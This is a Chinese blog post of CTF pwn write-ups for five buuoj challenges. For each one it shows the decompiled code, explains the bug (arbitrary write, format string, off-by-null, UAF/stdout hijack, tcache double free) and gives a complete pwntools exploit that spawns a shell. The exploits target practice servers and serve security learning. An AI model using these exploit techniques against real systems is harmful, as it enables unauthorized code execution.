buuoj Pwn writeup 231-235

原创

yongbaoii 于 2021-08-31 08:09:31 发布 64 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/119379396

231 pwnable_calc

```
RELRO           STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled   No PIE       No RPATH   No RUNPATH   2256 Symbols  Yes     2              41           ./231
```

似乎有点麻烦，一点一点来。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  ssignal(14, timeout);
  alarm(60);
  puts("=== Welcome to SECPROG calculator ===");
  fflush(stdout);
  calc();
  return puts("Merry Christmas!");
}
```


刚开始是一个开始语。

calc

```
unsigned int calc()
{
  int v1[101]; // [esp+18h] [ebp-5A0h] BYREF
  char s[1024]; // [esp+1ACh] [ebp-40Ch] BYREF
  unsigned int v3; // [esp+5ACh] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  while ( 1 )
  {
    bzero(s, 0x400u);
    if ( !get_expr(s, 1024) )
      break;
    init_pool(v1);
    if ( parse_expr(s, v1) )
    {
      printf("%d\n", v1[v1[0]]);
      fflush(stdout);
    }
  }
  return __readgsdword(0x14u) ^ v3;
}
```


bzero看着像个清零。

然后get_expr进去看看，应该是输入函数。

```
int __cdecl get_expr(int a1, int a2)
{
  int v2; // eax
  char v4; // [esp+1Bh] [ebp-Dh] BYREF
  int v5; // [esp+1Ch] [ebp-Ch]

  v5 = 0;
  while ( v5 < a2 && read(0, &v4, 1) != -1 && v4 != 10 )
  {
    if ( v4 == 43 || v4 == 45 || v4 == 42 || v4 == 47 || v4 == 37 || v4 > 47 && v4 <= 57 )
    {
      v2 = v5++;
      *(_BYTE *)(a1 + v2) = v4;
    }
  }
  *(_BYTE *)(v5 + a1) = 0;
  return v5;
}
```


显然是的。

第二个函数是一个init_pool。
这个函数显然就是在初始化那个v1.
v1初始化了之后用处应该是一会用来算算数用的。

然后下面是计算函数。

```
for ( i = 0; ; ++i )
{
  if ( (unsigned int)(*(char *)(i + a1) - 48) > 9 )
  {
    v7 = i + a1 - v4;
    s1 = (char *)malloc(v7 + 1);
    memcpy(s1, v4, v7);
    s1[v7] = 0;
    if ( !strcmp(s1, "0") )
    {
      puts("prevent division by zero");
      fflush(stdout);
      return 0;
    }
    v9 = atoi(s1);
    if ( v9 > 0 )
    {
      v3 = (*a2)++;
      a2[v3 + 1] = v9;
    }
    if ( *(_BYTE *)(i + a1) && (unsigned int)(*(char *)(i + 1 + a1) - 48) > 9 )
    {
      puts("expression error!");
      fflush(stdout);
      return 0;
    }
    v4 = i + 1 + a1;
```


问题在哪？
由于检查跳出循环的if 语句被放在了最后面， 这就造成了输入非法表达式也会被解析而不会报错， 利用这个非法表达式可以造成任意地址写。

exp

```python
from pwn import *
import struct

context(arch='i386', os='linux', log_level='debug')


p = process("./calc")

elf = ELF("./231")

popedx = 0x080701aa
popeax = 0x0805c34b
popebx = 0x080481d1
popecxebx = 0x080701d1
int80 = 0x08049a21

payload = "+360"
p.sendlineafter("=== Welcome to SECPROG calculator ===", payload)

p.recvline()
mebp = int(p.recvline()) & 0xffffffff
print "init_mebp-> " + hex(mebp)

mebp = (mebp + 0x10) & 0xfffffff0
mebp -= 2**32
print "mebp-> " + hex(mebp)

rop = [0x080701d1, 0, mebp - 0x4, 0x080701aa, 0, 0x0805c34b, 0xb, 0x08049a21, u32('/bin'), u32('/sh\0')]
for i in range(10):
 payload = "+" + str(360 + i + 1)
 if rop[i] == 0:
  p.sendline(payload)
  stack = int(p.recvline()) & 0xffffffff
  if stack != 0:
   print "stack-> " + hex(stack)
   payload += "-" + str(stack)
   p.sendline(payload)
   p.recvline()
 else:
  p.sendline(payload)
  stack = int(p.recvline()) & 0xffffffff
  print "pppr -> " + hex(stack)
  if stack != 0:
   payload += "-" + str(stack)
   p.sendline(payload)
   p.recvline()
  if i != 2:
   payload = "+" + str(360 + i + 1) + "+" + str(rop[i])
  else:
   payload = "+" + str(360 + i + 1) + str(rop[i])
  p.sendline(payload)
  p.recvline()
# if i == 9:
#  raw_input()

p.sendline("Give me shell!")
p.interactive()
```

exp直接拿了别的师傅的。写起来太麻烦了……

232 picoctf_2018_authenticate

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE        No RPATH   No RUNPATH   83 Symbols    Yes     0              4            ./232
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __gid_t v4; // [esp+18h] [ebp-50h]
  char s[64]; // [esp+1Ch] [ebp-4Ch] BYREF
  unsigned int v6; // [esp+5Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  setvbuf(stdout, 0, 2, 0);
  v4 = getegid();
  setresgid(v4, v4, v4);
  puts("Would you like to read the flag? (yes/no)");
  fgets(s, 64, _bss_start);
  if ( strstr(s, "no") )
  {
    puts("Okay, Exiting...");
    exit(1);
  }
  if ( !strstr(s, "yes") )
  {
    puts("Received Unknown Input:\n");
    printf(s);
  }
  read_flag();
  return 0;
}
```


逻辑简单，就是一个格式化字符串漏洞，目的呢是把bss段上的一个变量改一下。

```
.bss:0804A048                                           ; __do_global_dtors_aux+
.bss:0804A049                   align 4
.bss:0804A04C                   public authenticated
.bss:0804A04C authenticated     dd ?                    ; DATA XREF: read_flag+6
.bss:0804A04C _bss              ends
.bss:0804A04C
.prgend:0804A050 ; ===========================================================
.prgend:0804A050
.prgend:0804A050 ; Segment type: Zero-length
.prgend:0804A050 prgend         segment byte public '' use32
```



```
Would you like to read the flag? (yes/no)
aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
Received Unknown Input:

aaaa-0x80489a6-0xf7f4a5c0-0x804875a-0xffe5c7d0-(nil)-0xf7f9f000-0xffe5c894-(nil)-0xffe5c894-0x3e8-0x61616161-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x25
d7025-0x70252d70-0x2d70252d-0x252d7025
Sorry, you are not *authenticated*!
```

偏移是11

exp

```python
from pwn import*

context.log_level = "debug"

r = remote("node4.buuoj.cn", "27718")

bss = 0x804a04c

payload = fmtstr_payload(11, {bss:1})
r.sendline(payload)


r.interactive()
```

233 x_nuca_2018_offbyone2

```
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled   PIE enabled   No RPATH   No RUNPATH   No Symbols     Yes    0              3            ./233
```

add

```
v3 = __readfsqword(0x28u);
for ( i = 0; i <= 15 && *((_QWORD *)&unk_2020C0 + i); ++i )
  ;
if ( i <= 15 )
{
  printf("length: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 > 127 && v1 <= 0x10000 )
  {
    *((_QWORD *)&unk_2020C0 + i) = malloc(v1);
    if ( !*((_QWORD *)&unk_2020C0 + i) )
    {
      puts("malloc failed.");
      exit(-1);
    }
    memset(*((void **)&unk_2020C0 + i), 0, v1);
    puts("your note:");
    sub_B20(*((_QWORD *)&unk_2020C0 + i), (unsigned int)v1);
    puts("done.");
  }
  else
  {
    puts("invalid size");
  }
}
else
{
```


申请的大小要大于0x7f。

```
{
  char buf; // [rsp+13h] [rbp-Dh] BYREF
  unsigned int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i < a2; ++i )
  {
    buf = 0;
    if ( read(0, &buf, 1uLL) < 0 )
    {
      puts("Read error.");
      exit(-2);
    }
    if ( buf == 10 )
    {
      *(_BYTE *)(i + a1) = 0;
      return __readfsqword(0x28u) ^ v5;
    }
    *(_BYTE *)(a1 + i) = buf;
  }
  *(_BYTE *)(i + a1) = 0;
  return __readfsqword(0x28u) ^ v5;
```


确实跟题目一样，输入的地方有个off by null。

delete

```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("index: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 15 && *((_QWORD *)&unk_2020C0 + v1) )
  {
    free(*((void **)&unk_2020C0 + v1));
    *((_QWORD *)&unk_2020C0 + v1) = 0LL;
    puts("done.");
  }
  else
  {
    puts("invalid index.");
  }
  return __readfsqword(0x28u) ^ v2;
```


清空指针了。

show

```
unsigned __int64 show()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("index: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 15 && *((_QWORD *)&unk_2020C0 + v1) )
  {
    puts(*((const char **)&unk_2020C0 + v1));
    puts("done.");
  }
  else
  {
    puts("invalid index.");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


正常show

虽然got表可读可写，但是因为开了pie，我们还是不去用unlink。
就正常申请chunk制造overlap就可以了。

```
from pwn import *

#context.log_level = "debug"

r = remote("node4.buuoj.cn", "26102")
#r = process("./233")
libc = ELF("./64/libc-2.27.so")
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so
.6")

def add(size,note):
    r.sendlineafter('>> ','1')
    r.sendlineafter('length: ',str(size))
    r.sendafter('note:',note)

def delete(idx):
    r.sendlineafter('>> ','2')
    r.sendlineafter('index: ',str(idx))

def show(idx):
    r.sendlineafter('>> ','3')
    r.sendlineafter('index: ',str(idx))

add(0x1f0, "aaa\n") #0
add(0xf8, "aaaa\n") #1
add(0x1f0, "aaa\n") #2
add(0xf8, "aaaa\n") #3

for i in range(7):
    add(0x1f0, "a\n")
```

```
for i in range(7):
    delete(4 + i)

delete(0)

delete(1)
add(0xf8, "a" * 0xf0 + p64(0x300)) #0
delete(2)
#虽然前面delete0会放到unsorted bin中，但是overlap之后就合成了一大个。

add(0x1f0, "aaa\n")
for i in range(7):
    add(0x1f0, "aaa\n")
#1、2、4-9

show(0)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
print "libc_base = " + hex(libc_base)

add(0x1f0, "aaa\n") #11
#gdb.attach(r)
delete(0)
delete(10)

add(0x1f0, p64(free_hook) + '\n') #0
add(0x1f0, "/bin/sh\x00\n") #10
add(0x1f0, p64(system_addr) + '\n') #11

delete(10)

r.interactive()
```

234 wdb_2018_1st_blind

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes    0              3            ./234
```

add

```
unsigned __int64 new()
{
  unsigned int v1; // [rsp+Ch] [rbp-24h]
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index:");
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi(s);
  if ( v1 <= 5 && !*(&ptr + v1) )
  {
    *(&ptr + v1) = malloc(0x68uLL);
    printf("Content:");
    sub_400932(*(&ptr + v1), 0x68LL);
    puts("Done!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


大小限定死了。

edit

```
unsigned __int64 v3; // [rsp+28h] [rbp-8h]

v3 = __readfsqword(0x28u);
printf("Index:");
memset(s, 0, 0x10uLL);
read(0, s, 0xFuLL);
v1 = atoi(s);
if ( v1 <= 5 && *(&ptr + v1) )
{
  printf("Content:");
  sub_400932((__int64)*(&ptr + v1), 0x68u);
  puts("Done!");
}
return __readfsqword(0x28u) ^ v3;
```


free

```
unsigned __int64 release()
{
  unsigned int v1; // [rsp+Ch] [rbp-24h]
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index:");
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi(s);
  if ( v1 <= 5 && *(&ptr + v1) && dword_602098 <= 2 )
  {
    free(*(&ptr + v1));
    ++dword_602098;
    puts("Done!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


有uaf，但是只能free三次。

```
int sub_4008E3()
{
  return system("/bin/sh");
}
```

还有个后门函数。刚开始我还没找着。

按照我们一般的思路，因为free受限，所以考虑攻击tcache头，但是又因为大小0x68定死了，就算攻击tcache头也没啥用，因为还是得不到libc基地址，那咋整？

我们攻击bss段上的stdout指针。

```
.bss:0000000000602020                 ;org 602020h
.bss:0000000000602020                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0000000000602020                 public stdout
.bss:0000000000602020 ; FILE *stdout
.bss:0000000000602020 stdout          dq ?                    ; DATA XREF: LOAD:0000000000400330↑o
.bss:0000000000602020                                         ; sub_400882+22↑r
.bss:0000000000602020                                         ; Copy of shared data
.bss:0000000000602028                 align 10h
.bss:0000000000602030                 public stdin
.bss:0000000000602030 ; FILE *stdin
.bss:0000000000602030 stdin           dq ?                    ; DATA XREF: LOAD:00000000004003C0↑o
.bss:0000000000602030                                         ; sub_400882+4↑r
.bss:0000000000602030                                         ; Copy of shared data
.bss:0000000000602038                 align 20h
.bss:0000000000602040                 public stderr
.bss:0000000000602040 ; FILE *stderr
.bss:0000000000602040 stderr          dq ?                    ; DATA XREF: LOAD:0000000000400420↑o
.bss:0000000000602040                                         ; sub_400882+40↑r
.bss:0000000000602040                                         ; Copy of shared data
.bss:0000000000602048 byte_602048     db ?                    ; DATA XREF: sub_400850↑r
.bss:0000000000602048                                         ; sub_400850+12↑w
.bss:0000000000602049                 align 20h
.bss:0000000000602060 ; void *ptr
.bss:0000000000602060 ptr             dq ?                    ; DATA XREF: sub_4009A7+6A↑r
.bss:0000000000602060                                         ; sub_4009A7+87↑w ...
.bss:0000000000602068                 db    ? ;
.bss:0000000000602069                 db    ? ;
.bss:000000000060206A                 db    ? ;
.bss:000000000060206B                 db    ? ;
```


exp

```python
#coding:utf8
from pwn import *

context.log_level = "debug"

r = remote("node4.buuoj.cn","25439")

backdoor = 0x4008e3

def add(index,content):
    r.sendlineafter('Choice:','1')
    r.sendlineafter('Index:',str(index))
    r.sendlineafter('Content:',content)

def edit(index,content):
    r.sendlineafter('Choice:','2')
    r.sendlineafter('Index:',str(index))
    r.sendlineafter('Content:',content)

def delete(index):
    r.sendlineafter('Choice:','3')
    r.sendlineafter('Index:',str(index))

fake_chunk_in_bss = 0x601FF5

add(0,'a'*0x60) #0
delete(0)
edit(0,p64(fake_chunk_in_bss))
add(1,'a'*0x60) #1
#伪造一个IO_FILE
payload = p64(fake_chunk_in_bss + 0xB)
payload += p64(0)
payload += p64(fake_chunk_in_bss + 0x10) #vtable
payload += '\x00'*0x3 + p64(fake_chunk_in_bss - 0x78) + p64(backdoor) + '\x00'*0x25 + p64(0x601FF0)
add(2,payload) #申请到bss上，篡改stdout指针，伪造IO_FILE，当调用printf时，会getshell

r.interactive()
```

235 ciscn_2019_n_2

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE        No RPATH   No RUNPATH   92 Symbols    Yes     0              4            ./235
```


```
int dispMenu()
{
  puts("$$$$$$$$$$$$$$$$$$$$$$$$$$");
  puts("$       Baby Tcache       $");
  puts("$$$$$$$$$$$$$$$$$$$$$$$$$$");
  puts("$   1. Create user        $");
  puts("$   2. Delete user        $ ");
  puts("$   3. Edit user          $ ");
  puts("$   4. Display user       $ ");
  puts("$   5. Add money          $ ");
  puts("$   6. Buy gift           $ ");
  puts("$   7. Exit               $ ");
  puts("$$$$$$$$$$$$$$$$$$$$$$$$$$");
  return printf("Your choice: ");
}
```


create user

```
int createUser()
{
  __int64 v1; // rbx
  unsigned int v2; // [rsp+8h] [rbp-18h]
  int i; // [rsp+Ch] [rbp-14h]

  for ( i = 0; i <= 2; ++i )
  {
    if ( !LODWORD(chunkList[2 * i + 1]) )
    {
      v2 = i;
      break;
    }
    if ( i == 2 )
      return puts(":(");
  }
  chunkList[2 * (int)v2] = malloc(0x18uLL);
  printf("name:");
  myRead(chunkList[2 * (int)v2], 8LL);
  printf("age:");
  v1 = chunkList[2 * (int)v2];
  *(_QWORD *)(v1 + 16) = readNum();
  *(_QWORD *)(chunkList[2 * (int)v2] + 8LL) = 0LL;
  LODWORD(chunkList[2 * (int)v2 + 1]) = 1;
  return printf("idx: %d\n", v2);
}
```


最多三个chunk。



结构大

概长这样

delete

```
int deleteUser()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("Index:");
  v1 = readNum();
  if ( v1 > 2 || v1 < 0 )
    exit(1);
  if ( !chunkList[2 * v1] )
    return puts(":(");
  free((void *)chunkList[2 * v1]);
  LODWORD(chunkList[2 * v1 + 1]) = 0;
  return puts(":)");
}
```


chunk被free之后将标志位改成了0.
但是明显有个double free。

edit

```
int editUser()
{
  __int64 v0; // rbx
  int v2; // [rsp+Ch] [rbp-14h]

  printf("Index:");
  v2 = readNum();
  if ( v2 > 2 || v2 < 0 )
    exit(1);
  if ( !chunkList[2 * v2] || !LODWORD(chunkList[2 * v2 + 1]) )
    return puts(":(");
  printf("name:");
  myRead((void *)chunkList[2 * v2], 8);
  printf("age:");
  v0 = chunkList[2 * v2];
  *(_QWORD *)(v0 + 16) = readNum();
  return puts(":)");
}
```


正常edit，没看出啥问题。

print

```
int printUser()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("Index:");
  v1 = readNum();
  if ( v1 > 3 || v1 < 0 )
    exit(1);
  if ( !chunkList[2 * v1] || !LODWORD(chunkList[2 * v1 + 1]) )
    return puts(":(");
  puts("------------------------");
  printf("name: ");
  puts((const char *)chunkList[2 * v1]);
  printf("age: %lld\nmoney: %lld\n", *(_QWORD *)(chunkList[2 * v1] + 16LL), *(_QWORD *)(chunkList[2 * v1] + 8LL));
  puts("------------------------");
  return puts(":)");
}
```


0x18中间那个原来是money。

addmoney

```
int addMoney()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("Index:");
  v1 = readNum();
  if ( v1 > 2 || v1 < 0 )
    exit(1);
  if ( !chunkList[2 * v1] )
    return puts(":(");
  ++*(_QWORD *)(chunkList[2 * v1] + 8LL);
  return puts(":)");
}
```


还可以加钱。

gift

```
int buyGift()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int v2; // [rsp+4h] [rbp-Ch]
  void *buf; // [rsp+8h] [rbp-8h] BYREF

  printf("Index:");
  v2 = readNum();
  if ( v2 > 2 || v2 < 0 )
    exit(1);
  if ( !chunkList[2 * v2] || *(__int64 *)(chunkList[2 * v2] + 8LL) <= 0x100000 )
    return puts(":(");
  printf("input the address you want to leak:");
  _isoc99_scanf("%p", &buf);
  printf("input the size you want to leak:");
  _isoc99_scanf("%d", &v1);
  printf("data:[[[");
  write(1, buf, v1);
  puts("]]]\n");
  return puts(":)");
}
```


可以泄露点地址，但是需要有钱。

总体来说就是利用double free。我们可以先把指针数组先申请出来，然后劫持got表就好了。

exp

```
from pwn import *

context.log_level = 'debug'

r = remote("node4.buuoj.cn","28122")

elf = ELF("./235")
libc = ELF("./64/libc-2.27.so")
```

```python
def add(content, age):
 r.recvuntil("Your choice: ")
 r.sendline('1')
 r.recvuntil("name:")
 r.send(content)
 r.recvuntil("age:")
 r.sendline(str(age))

def delete(index):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Index:")
 r.sendline(str(index))

def show(index):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Index:")
 r.sendline(str(index))

def edit(index, content, age):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Index:")
 r.sendline(str(index))
 r.recvuntil("name:")
 r.send(content)
 r.recvuntil("age:")
 r.sendline(str(age))

def add_money(index):
 r.recvuntil(menu)
 r.sendline('5')
 r.recvuntil("Index:")
 r.sendline(str(index))

def buy(index, addr, size):
 r.recvuntil(menu)
 r.sendline('6')
 r.recvuntil("Index:")
 r.sendline(str(index))
 r.recvuntil("input the address you want to leak:")
 r.sendline(hex(addr))
 r.recvuntil("input the size you want to leak:")
 r.sendline(str(size))
 r.recvuntil("data:[[[")
 addr = u64(r.recv(size).ljust(8, '\x00'))
 return addr


bss_addr = 0x602060
free_got = elf.got['free']


add('KMFL\n', 1)
delete(0)
delete(0)
add(p64(bss_addr), 10)
```

```
add(p64(bss_addr), 10)
add(p64(free_got), 10)
add_money(2)
show(0)
r.recvuntil('name: ')
libc.address = u64(r.recvn(6) + '\x00' * 2) - libc.symbols['free']
free_hook = libc.sym['__free_hook']
system = libc.sym['system']
bin_sh = libc.search('/bin/sh').next()


edit(2, p64(free_hook), bin_sh)
edit(0, p64(system), 10)
delete(1)

r.interactive()
```